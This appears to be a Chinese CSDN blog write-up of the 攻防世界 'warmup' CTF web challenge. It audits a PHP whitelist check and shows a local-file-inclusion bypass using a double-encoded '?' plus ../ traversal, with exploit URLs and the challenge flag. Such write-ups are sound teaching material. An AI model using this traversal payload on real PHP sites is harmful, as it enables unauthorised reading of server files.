攻防世界web warmup writeup


原创

Sprint#51264 于 2020-08-01 20:43:24 发布 149 收藏

分类专栏： Web

本文链接：https://blog.csdn.net/qq_45837896/article/details/107736161

打开给的环境发现一个滑稽...于是查看源代码看看有什么提示



根据提示打开目标网页

```php
<?php
        highlight_file(__FILE__);
        class  emmm
        {
                public  static  function  checkFile(&$page)
                {
                        $whitelist  =  ["source"=>"source.php","hint"=>"hint.php"];
                        if  (!  isset($page)  ||  !is_string($page))  {
                                echo  "you  can't  see  it";
                                return  false;
                        }

                        if  (in_array($page,  $whitelist))  {
                                return  true;
                        }

                        $_page  =  mb_substr(
                                $page,
                                0,
                                mb_strpos($page  .  '?',  '?')
                        );
                        if  (in_array($_page,  $whitelist))  {
                                return  true;
                        }

                        $_page  =  urldecode($page);
                        $_page  =  mb_substr(
                                $_page,
                                0,
                                mb_strpos($_page  .  '?',  '?')
                        );
```


发现源代码网页，其中还提示了一个叫做hint.php的页面，打开它发现是

flag not here, and flag in ffffllllaaaagggg

它提示在这个文件里有flag，先保留这个信息继续代码审计

```php
if  (!  empty($_REQUEST['file'])
        &&  is_string($_REQUEST['file'])
        &&  emmm::checkFile($_REQUEST['file'])
)  {
        include  $_REQUEST['file'];
        exit;
}  else  {
        echo  "<br><img  src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\"  />";
}
```

根据代码我们知道
1.传入一个字符串file值
2.file值能通过checkFile函数的检验
3.不然就给一个大滑稽

再对checkFile函数进行查看

发现以下几点，
1.传入的file必须是字符串
2.传入的值必须在whitelist白名单中
3.然后用mb_substr函数对page进行？前的截取，若没有？则截取整个page变量
4.判断截取后的page是不是在白名单中
5.对截取后的page进行一次url解码并对其进行？前截取判断其在不在白名单中
6.都成功则可以进行访问

为了绕过进行url解码再截取page判断这个过程，我们可以在url中加一个被二次url编码的“？”（%253f）

对url进行构造得

```
http://220.249.52.133:37915/source.php?file=source.php%253f../ffffllllaaaagggg
```

发现并没有flag，但是根据以上分析应该没有问题，只是不知道flag在哪层目录里，于是逐层往上累加最终得到

```
http://220.249.52.133:37915/source.php?file=source.php%253f../../../../../ffffllllaaaagggg
```

flag{25e7bce6005c4e0c983fb97297ac6e5a}